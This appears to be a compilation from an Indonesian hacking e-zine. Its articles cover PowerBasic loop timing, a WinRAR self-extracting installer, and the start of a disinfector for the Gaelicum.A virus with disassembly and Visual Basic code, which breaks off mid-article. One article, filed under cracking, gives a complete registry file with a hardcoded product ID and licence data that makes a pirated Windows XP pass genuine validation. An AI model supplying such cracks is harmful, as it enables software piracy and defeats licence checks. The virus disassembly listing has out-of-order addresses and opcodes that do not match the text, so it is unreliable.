Bisa anda lihat prosesor saya saat itu melakukan perputaran lebih dari 1.5 milyar kali dalam 1 detik, dapat dikatakan rata-rata kemampuan prosesor saya dalam 1 detik dapat melakukan perputaran lebih dari 1.5 milyar kali. Catatlah setiap kali perubahan nilai putaran karena nilai tidak akan selalu sama tergantung pada tingkat kesibukan prosesor kita saat itu, jadi kita hanya dapat menarik kesimpulan rata-rata. ☺

Pemanfaatan lain:

Dengan mengetahui fungsi **TIX** tentunya kita dapat menghitung kecepatan script-script yang kita tulis serat membandingkannya mana yang lebih cepat, dimana script yang menghasilkan nilai putaran lebih kecil maka script tersebut script yang lebih cepat dieksekusi oleh prosesor , contoh



Bandingkan script perulangan berikut, manakah yang lebih cepat?

```
LOCAL qCycle AS QUAD, X AS DWORD  
TIX qCycle  
    For X =0 to 1000000000  
    Next X  
TIX END qCycle
```

Dengan

```
LOCAL qCycle AS QUAD, X AS DWORD  
TIX qCycle  
Do  
Inc X  
Loop While X<=1000000000  
TIX END qCycle
```


Hayoo lebih cepat manakah? Buktikan saja, selamat mencoba ☺

Penulis : HrXxX
Kategori : Coding – Power Basic - Optimalisasi
Email : im4soft@gmail.com
Web : www.amhirin.tk



Membuat Windows XP Menjadi Genuine

Ya, memang menyebalkan jika OS Windows XP kita ketahuan tidak original (Not Genuine). Layar tiba-tiba menjadi hitam kelam. Kini, kita memastikan apakah Windows XP anda termasuk Genuine atau bajakan ? Jika genuine, tidak perlu mencoba trik ini. Jika bajakan, anda pasti tidak bisa mengupdate Windows secara berkala, dan mendownload software asli Microsoft. Akibat lainnya yaitu, layar wallpaper anda menjadi hitam, dan muncul kalimat biru transparan yang berada di pojok kanan bawah layar.



Lalu, bagaimana mengecek apakah Windows XP kita asli atau bajakan ?

Untuk mengeceknya buka halaman ini (menggunakan Internet Explorer)

<http://www.microsoft.com/genuine/validate/ValidateNow.aspx?displaylang=en>

- Pilih Validate Windows




- Turuti apa yang web itu mau, karena di beberapa computer ada yang web-nya minta diinstall WGA




(Windows Genuine Advantage). Install saja.

• Tunggu prosesnya



• Jika Windows anda asli, maka akan muncul



- Nah, ini yang menjadi kuncinya. Jika Windows XP anda bajakan, maka muncul tulisan “Validation Incomplete !” atau “Validation Not Complete” (saya agak lupa tulisannya. Biasanya disertakan logo segitiga tanda seru di layarnya), dan layar wallpaper langsung menjadi hitam.





Windows XP anda termasuk bajakan ? Tak masalah. Gunakan trik ini :

1. Buka notepad
2. Copy paste script berikut :

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion]

"CurrentBuild"="1.511.1 () (Obsolete data - do not use)"

"ProductId"="55274-640-7450093-23464"

"DigitalProductId"=hex:a4,00,00,00,03,00,00,00,35,35,32,37,34,2d,
36,34,30,2d,\

37,34,35,30,30,39,33,2d,32,33,34,36,34,00,2e,00,00,00,41,32,32,2d,
30,30,30,\

30,31,00,00,00,00,00,00,62,fc,61,4c,e0,26,33,16,05,d3,54,e7,a0,
de,00,00,\

00,00,00,00,49,36,c2,49,20,47,0c,00,00,00,00,00,00,00,00,00,00,
00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,33,33,35,30,30,00,00,00,00,00,
00,65,10,\

00,00,74,99,dd,b0,f7,07,00,00,98,10,00,00,00,00,00,00,00,00,00,00,
00,00,00,\

00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,c4,ae,d6,1c

"LicenseInfo"=hex:e7,77,18,19,f8,08,fc,7d,e8,f0,df,12,6e,46,cb,3f,
ad,b2,dd,b9,\


15,18,16,c0,bc,c3,6a,7d,4a,80,8b,31,13,37,5a,78,a2,06,c8,6b,b9,d9,
dd,cc,6a,\

9c,c5,9b,77,aa,07,8d,56,6a,7c,e4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\WPAEvents]

"OOBETimer"=hex:ff,d5,71,d6,8b,6a,8d,6f,d5,33,93,fd



- 
3. Save as, klik save as type dan pilih All Files. Save dengan extensi *.reg (*Contoh: GenuineXP.reg*)
 4. Jalankan dengan mengklik kanan pada *.reg tadi. Pilih **Merge**
 5. Tekan OK

Cek lagi keaslian Windows XP anda dengan cara yang sudah dijelaskan diatas.

Kesimpulan :

Setelah saya coba di beberapa computer teman, cara ini bekerja dengan sangat lancar. Namun ada beberapa computer yang error saat proses *merge*. Tapi, tak salah jika anda mencoba trik sederhana ini. Semoga berguna.

Penulis : Bimo
Kategori : Cracking – Operating System - Windows
Email : bimo_ekolaksono@yahoo.co.id
Web : <http://bimo-ekolaksono.blogspot.com>




Membuat Installer Dengan Archive WinRAR

Pernahkan anda kebingungan, bagaimana cara menjadikan software atau aplikasi buatan anda menjadi file installer?. Pingin cari software yang bisa menjadikan software buatan anda menjadi installer, tapi anda juga bingung alias tidak tau software apa yang digunakan dan mencarinya dimana?!!. Untuk anda yang kebingungan dan tidak tau saya punya solusi mudah untuk menjadikan software buatan anda menjadi file installer, yaitu dengan Archive WinRAR.

WinRAR???... yach WinRAR, Archive WinRAR yang biasa kita gunakan buat mengextract file.rar atau file.zip itu ternyata bisa buat bikin software kita jadi installer. Jika anda – anda masing bingung okelah kita kembali ke...laptop! ☺, eh maksudnya ke inti pembahasan. Cara ini aku temukan secara coba – coba kalau kalian juga sudah menemukannya juga... ya gak usah dibaca deh artikel saya ini.

Langsung aja ya, disini yang jadi syarat – syaratnya (kaya mau melamar kerja aja pakai syarat –syarat segala.he2) anda harus menginstall program archive WinRAR dikomputer anda, kalau gak punya computer pakai computer teman, sekolah, kantor atau yang lainnya, yang penting ada media / alatnya. Berikut akan saya jelaskan secara singkat, ada kurang lebihnya silahkan anda pelajari sendiri.

Pada contoh ini saya ingin membuat installer untuk AntiVirus CMC




Pada Gambar 1 dibawah bisa anda lihat folder bernama CMC, yang mana dalam folder CMC terdapat






banyak file dari AntiVirus CMC itu sendiri

Yang anda harus anda lakukan adalah, anda blog semua file / tekan ctrl+A kemudian klik kanan pilih **Add To Archive...** maka akan muncul kotak dialog seperti berikut:




Setelah anda menemui kotak dialog ini anda beri centang pada Create SFX archive , perhatikan pada Archive name CMC.rar (No.1) akan beruba menjadi CMC.sfx.exe (No.2) setelah Create SFX archive anda centang.






Langkah pembuatan installer ini tidak cukup sampai disini saja, masih banyak tahapan agar file installer anda jadi bagus.




Yang harus anda lakukan lagi adalah anda klik pada tab Advance (Gbr.3) kemudian anda klik pada SFX option... (No.3) maka akan muncul kotak dialog Advance SFX Option (Gbr.4).

Pada kotak dialog Advance SFX Option anda perhatikan pada Path to extract disitu tertulis AntiVirus CMC PH3.5, itu teks yang saya tulis mulanya kosong. Teks itu adalah nama folder tempat installer kita akan di extract. Kemudian anda perhatikan lagi dibawahnya, disitu saya memilih Create in "Program Files", itu adalah path / folder tempat folder AntiVirus CMC PH3.5 akan dibuat. Kita lanjut kebawahnya lagi anda perhatikan pada Setup Program, disitu ada pilihan Run after extraction dan Run before extraction.






Disini saya memilih Run after extraction dan mengisi kotak isiannya dengan Teks “CMC.exe”, artinya setelah file di extract maka CMC.exe akan dijalankan. Langkah berikutnya masih pada Gbr.4 anda klik tab Advanced kemudian anda klik tombol Add shortcut... (Gbr.5) gambarnya sengaja aku potong biar irit.he2...




Akan muncul kotak dialog Add shortcut (Gbr.6) , anda perhatikan pada Where to create (Menentukan dimana letak shortcut dibuat) disitu saya memilih Desktop, berarti shortcut akan dibuat didesktop.





Kemudian dibawahnya pada menu shortcut parameter, pada kotak isian Source file name anda isi "CMC.exe" mengapa CMC.exe karena file yang akan dijalankan setelah proses instalasi selesai bernama CMC.exe, untuk kotak isian yang lain isi saja sesuai kemauan anda, setelah semua selesai anda klik "ok".


Sampai disini sebenarnya file installer yang kita buat sudah bisa dijalankan dengan baik, namun untuk icon dan lain – lainnya masih standart Archive (Gbr.7 No.4) kalau anda tidak percaya anda klik "ok" terus sampai Archive WinRAR menutup tanda pembuatan selesai / di akhiri, hasilnya bisa anda lihat pada (Gbr.7 No. 4).




Tapi... jika anda ingin hasil yang lebih baik mari simak cara berikutnya, Masih pada kotak dialog Advance SFX Option (Gbr.4) anda klik tab Text and icon (Gbr.8) kemudian pada kotak Title of SFX windows dan Text to display in SFX windows anda isi sesuai kebutuhan anda (Gbr.8 No.5), anda juga




bisa memasukkan teks dari tombol Load text from file....



Masih di kotak dialog yang sama pada kotak isian Load SFX logo from the file anda klik Browser... untuk memasukkan file gambar sebagai logo installer anda, file gambar yang bisa dimasukkan berupa file.bmp (No.6). Pada Load SFX icon from file anda masukkan sebuah file.ico (No.7) agar icon installer anda tidak standart seperti (Gbr.7 No.4).



Masih dikotak dialog Advance SFX Option ada klik tab License (Gbr.9) pada kotak isian Title of license windows anda isi judul License dari software anda dan pada kotak isian License text anda isi license mengenai software anda, anda juga bisa memasukkan file teks langsung dengan menekan Load text from file, kalau sudah selesai anda klik "ok" terus sampai Archive WinRAR menutup tanda pembuatan selesai / di akhiri, hasilnya bisa anda lihat pada (Gbr.10 No. 8), lebih keren kan.he2.... .




Sampai disini pembuatan installer telah selesai, waktunya kita mencoba menjalankan hasil pembuatan installer tadi. Anda klik 2x CMC.sfx.exe untuk menjalankan, kalau tidak suka ada ekstensi yang double *.sfx.exe anda rename aja dengan nama lain yang penting ekstensinya tetap *.exe.





Gambar disamping adalah hasil dari pembuatan installer yang telah dijalankan, cukup bagus bukan..he2, ya muji karya sendiri gak pa2 kan...?.he2. Installer ini bisa anda download disini : <http://www.4shared.com/file/hu-lsNyW/CMCsfx.html>



Selamat mencoba dan berkreasi ada kurang lebihnya...Nikmati aja!!!.

Thank to:

- ✓ Allah SWT
- ✓ Notebook HP TC1100
- ✓ All Codenesia Malware Team

Penulis : Heru a.k.a Copral
Kategori : Windows General - Archive
Email : -
Web : -





MEMBUAT DISINFEKTOR VIRUS GAELICUM.A

Sebelumnya saya belum pernah terfikir untuk menulis artikel tentang ini, mungkin karena pengetahuan saya yang masih terlalu dangkal dan juga masih banyak kesibukan di sekolah saya. Tapi berhubung ada teman dari codenesia yang menanyakan tentang ini, maka saya sempatkan sedikit waktu saya untuk menuliskan artikel ini.

Sebenarnya saya sendiri tidak pernah terbayang bagaimana cara kerja virus, sehingga bisa menginfeksi File PE dan menjadikan File yang telah terinfeksi tersebut sebagai inang untuk meneruskan keturunan Virus, untuk membuat virus sebenarnya butuh keterampilan khusus dan pemahaman yang baik dari programernya, baik tentang struktur File PE maupun bahasa Low Level Assembly.

Di indonesia sendiri sudah banyak ditemui virus – virus import dari luar negri, termasuk di daerah saya tinggal. Salah satunya adalah Gaelicum.A, virus ini termasuk virus jenis Semi statis jadi masih cukup mudah untuk membuat desinfektornya. Oke saya rasa sudah cukup basa – basinya sekarang kita lihat dulu apa saja data – data yang dirubah oleh virus ini.

Virus ini menyisipkan body virus pada section terakhir dan merubah Alamat Entry Point semula ke Body virus. Untuk lebih jelasnya lihat apa saja data yang dirubah.

- 1. Address Of Entry Point (Alamat Entry Point)**
- 2. Size Of Image**
- 3. Virtual Size (Pada section Terakhir)**
- 4. Size Of Raw Data**
- 5. Sebenarnya masih banyak lain tapi tidak terlalu penting.**

Sebelumnya saya tekankan dahulu bahwa untuk membuat desinfektor membutuhkan code yang lumayan panjang, tapi disini saya membuat code khusus untuk artikel ini dan sependek mungkin jadi ada sedikit cara yang harus dirubah kalau kalian ingin menerapkan pada AV buatan kalian. Kalau kalian ingin merubah cara membaca struktur file PE nya itu lebih bagus, karena pada artikel sebelumnya di CNZine 2 sudah dijelaskan secara mendetail cara untuk membaca file PE.





Sekarang kita mulai pembuatan desinfektornya, adapun hal hal yang perlu dipahami dahulu adalah tentang EP(Entry Point), VEP (Virus Entry Point) dan OEP (Original Entry Point), karena ketiganya merupakan hal yang berperan penting dalam pembuatan desinfektor ini.

- ❖ **EP** : Merupakan alamat yang menunjukkan code pertama kali dieksekusikan oleh program.
- ❖ **VEP** : Merupakan alamat EP yang telah dimanipulasi oleh virus yang menunjukkan alamat code virus yang pertama kali di eksekusikan.
- ❖ **OEP** : Merupakan alamat EP semula yang biasanya disembunyikan pada body virus.

Adapun alur pembuatan program desinfektor ini adalah :

1. Dapatkan Body Virus
2. Ambil OEP pada Body Virus
3. Pisahkan Body Virus pada file yang terinfeksi
4. Rangkai kembali setruktur filenya

Dapatkan Body Virus + OEP

Untuk mendapatkan body virus kita harus mengetahui dahulu letak VEP, untuk lebih jelasnya struktur virus gaelicum lihat gambar dibawah ini dengan seksama, disini saya memakai OllyDebugger untuk membuka file yang telah terinfeksi.

```
00414062 53 48 45 4C ASCII "SHELL32.dll",0
00414066 2100 DW 21
00414068 44 72 61 67 ASCII "DragQueryFile",0
0041406C 00 DB 00
0041406E 1F00 DB 00
0041406F 44 72 61 67 ASCII "DragFinish",0
0041406E 00 DB 00
00414065 52 PUSH EDI
00414067 60 PUSHAD
00414068 89 00100000 MOV ECX,1000
0041406C E8 00000000 CALL 00414062
0041406C 5F POP EDI
0041406D 4F DEC EDI
0041406E 66:31FF XOR DI,DI
0041406F 66:813F 405A CMP WORD PTR DS:[EDI],5A40
0041406C 75 F5 JNE SHORT 00414063
0041406E 81F9 ADD ECX,EDI
0041406F 89E5 MOV EBP,ESP
00414072 8940 20 MOV DWORD PTR SS:[EBP+20],ECX
00414075 FC CLD
00414076 E8 00000000 CALL 0041406B
0041407B 58 POP EAX
0041407C FFD0 CALL EAX
0041407E 55 PUSH EBP
0041407F 56 PUSH ESI
00414080 57 PUSH EDI
```





Lihat gambar diatas terdapat intruksi “Push EDX”, merupakan Entry Point Virus dan terletak pada 13 byte sebelum Opcode ini “5F4F6631FF66813F4D5A75F501F989”, lihat kembali pada baris ketiga dari (VEP), disitu tertulis intruksi “MOV ECX, 1000”, “1000” merupakan Alamat Entry Point semula (OEP) yang disimpan pada BodyVirus dan terletak pada intruksi ketiga (Byte kelima) pada Body Virus. Perlu anda ketahui bahwa sebenarnya cara yang tepat untuk mendapatkan VEP adalah dengan cara demikian :

AddresOfEntryPoint : Masih dalam bentuk RVA

EPRaw : Alamat fisik Entry Point


EPRaw(VEP) : **AddresOfEntryPoint – VirtualOffsetOfSection + PointerToRawData**

Tapi karena untuk lebih memudahkan pemahaman kita dan pembuatan desinfektor ini kami membuat cara sendiri, sesuai dengan pemahaman saya yang masih pemula ini, karena yang lebih ditekankan disini adalah pembuatan desinfektornya dan bukan terfokus pada pembahasan setruktur file PE. Tapi tenang saja dengan cara ini juga masih dapat diandalkan kok hikz hikz.

Jadi logikanya untuk mendapatkan VEP dapat diketahui dengan cara mencari posisi OPCode “5F4F6631FF66813F4D5A75F501F989” kemudian mengurangnya dengan 13, untuk mendapatkan OEP dengan cara menambahkan 4 byte dari VEP. Untuk mendapatkan body virus dengan cara membaca byte pertama dari VEP sampai dengan ukuran body virus.

Dalam Visual Basic dapat dituslikan seperti dibawah ini.





```
OPCode = Chr$(&H5F) & Chr$(&H4F) & Chr$(&H66) & Chr$(&H31) & Chr$(&HFF) & _  
        Chr$(&H66) & Chr$(&H81) & Chr$(&H3F) & Chr$(&H4D) & Chr$(&H5A) & _  
        Chr$(&H75) & Chr$(&HF5) & Chr$(&H01) & Chr$(&HF9) & Chr$(&H89)  
VEP      = InStr(Data, OPCODE) - 13 ` cara pengambilan VEP ini harus dirubah  
        ` cara ini hanya untuk memudahkan saja  
BodyVir  = Mid(Data, VEP, 3584) ` 3584 merupakan ukuran virus  
OEP      = Mid(BodyVir, 5, 4) ` EP bertipe Long jadi ambil 4 byte saja
```

Pisahkan Body Virus pada file yang terinfeksi

Untuk menghilangkan byte virus pada file yang telah terinfeksi lebih mudah dari langkah yang pertama tadi, karena tadi kita sudah mendapatkan BodyVirus maka dengan bermodalkan fasilitas “Replace” pada visual basic dapat dilakukan.

```
DataClear = Replace$(Data, DataVir, "") ` Mengganti data yang sama pada DataVirus  
        ` dengan "" (Kosong)
```

Rangkai kembali struktur filenya

